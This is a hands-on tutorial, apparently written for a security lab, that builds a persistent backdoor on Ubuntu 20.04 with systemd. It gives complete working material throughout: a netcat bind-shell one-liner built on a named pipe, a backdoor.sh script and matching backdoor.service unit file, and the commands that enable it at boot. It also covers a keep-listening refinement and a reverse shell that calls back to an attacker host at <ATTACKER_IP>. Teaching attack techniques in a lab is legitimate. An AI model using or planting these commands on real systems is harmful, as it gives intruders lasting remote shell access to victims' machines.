
Using systemd to make a persistent backdoor

When an attacker breaks into a machine, the attacker usually wants to make a backdoor so the attacker can connect back to the machine whenever they want. This article, <https://medium.com/@airman604/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c>, shows several ways to create back doors. Since the lab we have been working on uses systemd, we will use systemd to make the backdoor.

Paragraph 7 of the article lists backdoors using services, and the section (Newer) systemd Way shows the basics of what we will do.



# First, test the command


It is best if you practice on the same OS version as the target before you try to exploit it. We will use Ubuntu Desktop 20.04. The data above, from [Unit] to Wantedby=multi-user.target, is put into a file that defines the systemd service. The format for the file is very specific—look here for more information <https://www.shellhacks.com/systemd-service-file-example/>. The important part for us to start with is   
ExecStart=/usr/bin/nc -e /bin/bash <ATTACKER\_IP> <PORT> 2>/dev/null

The command the service executes is  
/usr/bin/nc -e /bin/bash <ATTACKER\_IP> <PORT> 2>/dev/null

Note: nc, aka netcat, is a powerful utility for reading and writing to the network. See <https://en.wikipedia.org/wiki/Netcat> . If netcat is blocked or not available (Windows), use the new improved version ncat <https://nmap.org/ncat/> . See the netcat cheat sheet at <https://www.sans.org/blog/sans-cheat-sheet-netcat/>.


We can test the command above on our Ubuntu VM. I will change <ATTACKER\_IP> <PORT> to the loopback 127.0.0.1 1234. Note: I’m skipping steps here, but I just want to see if the command runs.



Nothing. Remove the 2>/dev/null that sends errors to the trash.  


It appears the -e option is not available in this installation of netcat (nc). The -e option is the core to this backdoor. It tells netcat to execute a shell (/bin/bash in this case) to allow the attacker to remotely control the computer. It has been omitted from the nc installed on Ubuntu 20.04 Desktop for obvious security reasons. However, if we search the manual for netcat (man nc) for the -e option we find this:



Use /-e to search for the -e option.  


You will find the -e option is missing, but if you scroll far enough you will find this gem:  



The ‘server’ side is what we are interested in. Note: I will call the server side the listener.  
rm -f /tmp/f; mkfifo /tmp/f  
cat /tmp/f | /bin/sh -i 2>&1 | nc -l 127.0.0.1 1234 > /tmp/f


The first line,  
rm -f /tmp/f; mkfifo /tmp/f  
creates a named pipe, or FIFO (first in first out) buffer in the /tmp directory with a name, ‘f’. The first part removes the named pipe in case it is left over from a previous attempt.


The second line is complicated:  
cat /tmp/f | /bin/sh -i 2>&1 | nc -l 127.0.0.1 1234 > /tmp/f

This is what it does:  
/bin/sh -i opens a Bourne shell (sh) in interactive mode. You could also use /bin/bash, but sh is on almost every Linux distribution.  
2>&1 send the standard error stream (2, STDERR) the same place that the output (1, STDOUT) goes, piping both into nc  
nc -l 127.0.0.1 1234 creates a netcat listener on the local loopback address, TCP port 1234  
> /tmp/f send the netcat output to the named pipe we created  
cat /tmp/f send the contents of the named pipe to the input of the shell

So, whoever is connected to the nc listener sends commands. The netcat listener sends those commands to the named pipe. The contents of the named pipe are given to the shell as input. The output and error streams of the shell are sent to the nc listener, which sends them on to the person connected to the listener. If you want a better explanation, see <https://web.archive.org/web/20130627142420/https://pen-testing.sans.org/blog/2013/05/06/netcat-without-e-no-problem/> for the original blog describing this method by its inventor, Ed Skoudis.

Let’s see if this method works.  



It may be running. If we run ss -nat to check for TCP listening ports, we see that there is indeed a process listening on 127.0.0.1 port 1234. Try to connect to the nc listener. Note: We are using the loopback address so we can do this with only one machine. We will connect to the listener using another terminal window which simulates an attacker machine.  


Hmm, we got a ‘$’ prompt back. Note: we do not always get a prompt. It may just be an empty line with the cursor waiting for us to enter commands. What happens if we enter commands?  



WooHoo!! I have entered some standard reconnaissance commands, and they all work. The pwd command prints the working directory, uname -a gives us Linux version info, whoami tells us the username we are using, and cat /etc/lsb-release gives us Ubuntu version information.

We have a working command! Yes!

Note: If you want to use this command between two machines instead of pretending that the second terminal is another machine, change the second line to be this by removing 127.0.0.1:  
cat /tmp/f | /bin/sh -i 2>&1 | nc -l 1234 > /tmp/f  
This tells nc to listen on any interface instead of just the loopback interface. When you connect to the listener with another machine, use the real IP address instead of the loopback:  
nc 192.168.77.129 1234 (or whatever the IP is. You can also change the port number if it is the same on both the listener and the client.)


Note that this is a shell, not a terminal. Some things will not work here. Up and down arrows do weird things, and if we try to use sudo to run a command the shell will hang.  
  
The ^[[A happened when I typed an up arrow and ^[[B was a down arrow. The sudo -i caused the shell to hang.

# Next, create a systemd service with our command

This is the instruction from the article at the beginning of this document on how to create a systemd service.  


The problem now is that the ExecStart line can only hold one command. Our new, working command has two. After swearing and Googling when my service did not run with the two-line version of the command, I found that the line just above, Type=simple, limits us to one-line commands. The first thing I tried, putting the two lines into one line separated by a ‘;’, did not work. However, the second workaround, putting the two lines into a shell script, did work.

So, first create the shell script. I named my script backdoor.sh and put it in the same directory where the systemd file backdoor.service will go.  
sudo nano /etc/systemd/system/backdoor.sh  



Add a line at the top:  
#!/bin/sh  
This tells the OS that we want to run this script in the /bin/sh shell. (We could also have used /bin/bash)  
Then paste in our \*working\* (yea!) command.  
  
#!/bin/sh

rm -f /tmp/f


mkfifo /tmp/f

cat /tmp/f | /bin/sh 2>&1 | nc -l 127.0.0.1 1234 > /tmp/f

Remember to make the backdoor.sh file executable:  
  
sudo chmod +x /etc/systemd/system/backdoor.sh

If you run the backdoor.sh file, you should get a working backdoor.  


Now, create the systemd service file like the article listed, but replace ExecStart with our shell script.  

[Unit]

Description=Very important backdoor.


[Service]


Type=simple

ExecStart=/etc/systemd/system/backdoor.sh


[Install]

WantedBy=multi-user.target

Here’s a review of the two files we created:  


Now we need to enable the service and start it.  
  
sudo systemctl enable /etc/systemd/system/backdoor.service  
sudo systemctl start backdoor

I also ran ss -nat to check to see if I had a process listening on 127.0.0.1 port 1234. It worked!

Finally connect with the second terminal.  


It’s working! Success!!

# Refinements

## Listen Harder

The service we just created will stop as soon as the remote computer disconnects. Bummer. Fix that by using the -k option. The netcat manual (man nc) describes the -k option this way: “When a connection is completed, listen for another one.”

Add the -k option to the code for the backdoor.sh script.

#!/bin/sh

rm -f /tmp/f

mkfifo /tmp/f

cat /tmp/f | /bin/sh 2>&1 | nc -k -l 127.0.0.1 1234 > /tmp/f

## Reverse Shell

The method we have used so far allows anyone to connect to the machine and have root shell access. That could be abused (by someone other than us.) Why not have the victim machine connect back to our attacker machine instead? Others cannot abuse our shell, and it has the added advantage that outgoing connections are less likely to be blocked by firewalls.


The change is simple:

1. Start a netcat listener on our attacker machine before the service starts on the victim.
2. Change the backdoor.sh script so that nc connects to our attacker instead of listening for connections.


Note: For this example, I am using my Windows host machine as the attacker, and the Ubuntu Linux VM as the victim. To do this I installed nmap on my Windows host, available at <https://nmap.org/download.html> . The IP address of the Windows host is 192.168.77.1, and the Ubuntu VM is 192.168.77.129. For fun, I’ve changed the port number to 4000 (you will probably get a firewall warning the first time you try this—it is ok.)

### Start the listener on the attacker machine


I’m using the -vv (very verbose) option so ncat will tell me when the victim has connected.



Change the backdoor.sh script on the victim




Remove the -k and -l options from nc, and give it the IP and port of the attacker.




Restart the backdoor service.



Look at the Windows host and see that the victim connected.



Enter some commands and see that it is working. (The commands are underlined in red to make them easier to see.)

  
<snip>

We have a reverse shell! It is reverse because the victim connected to us instead of the other way around.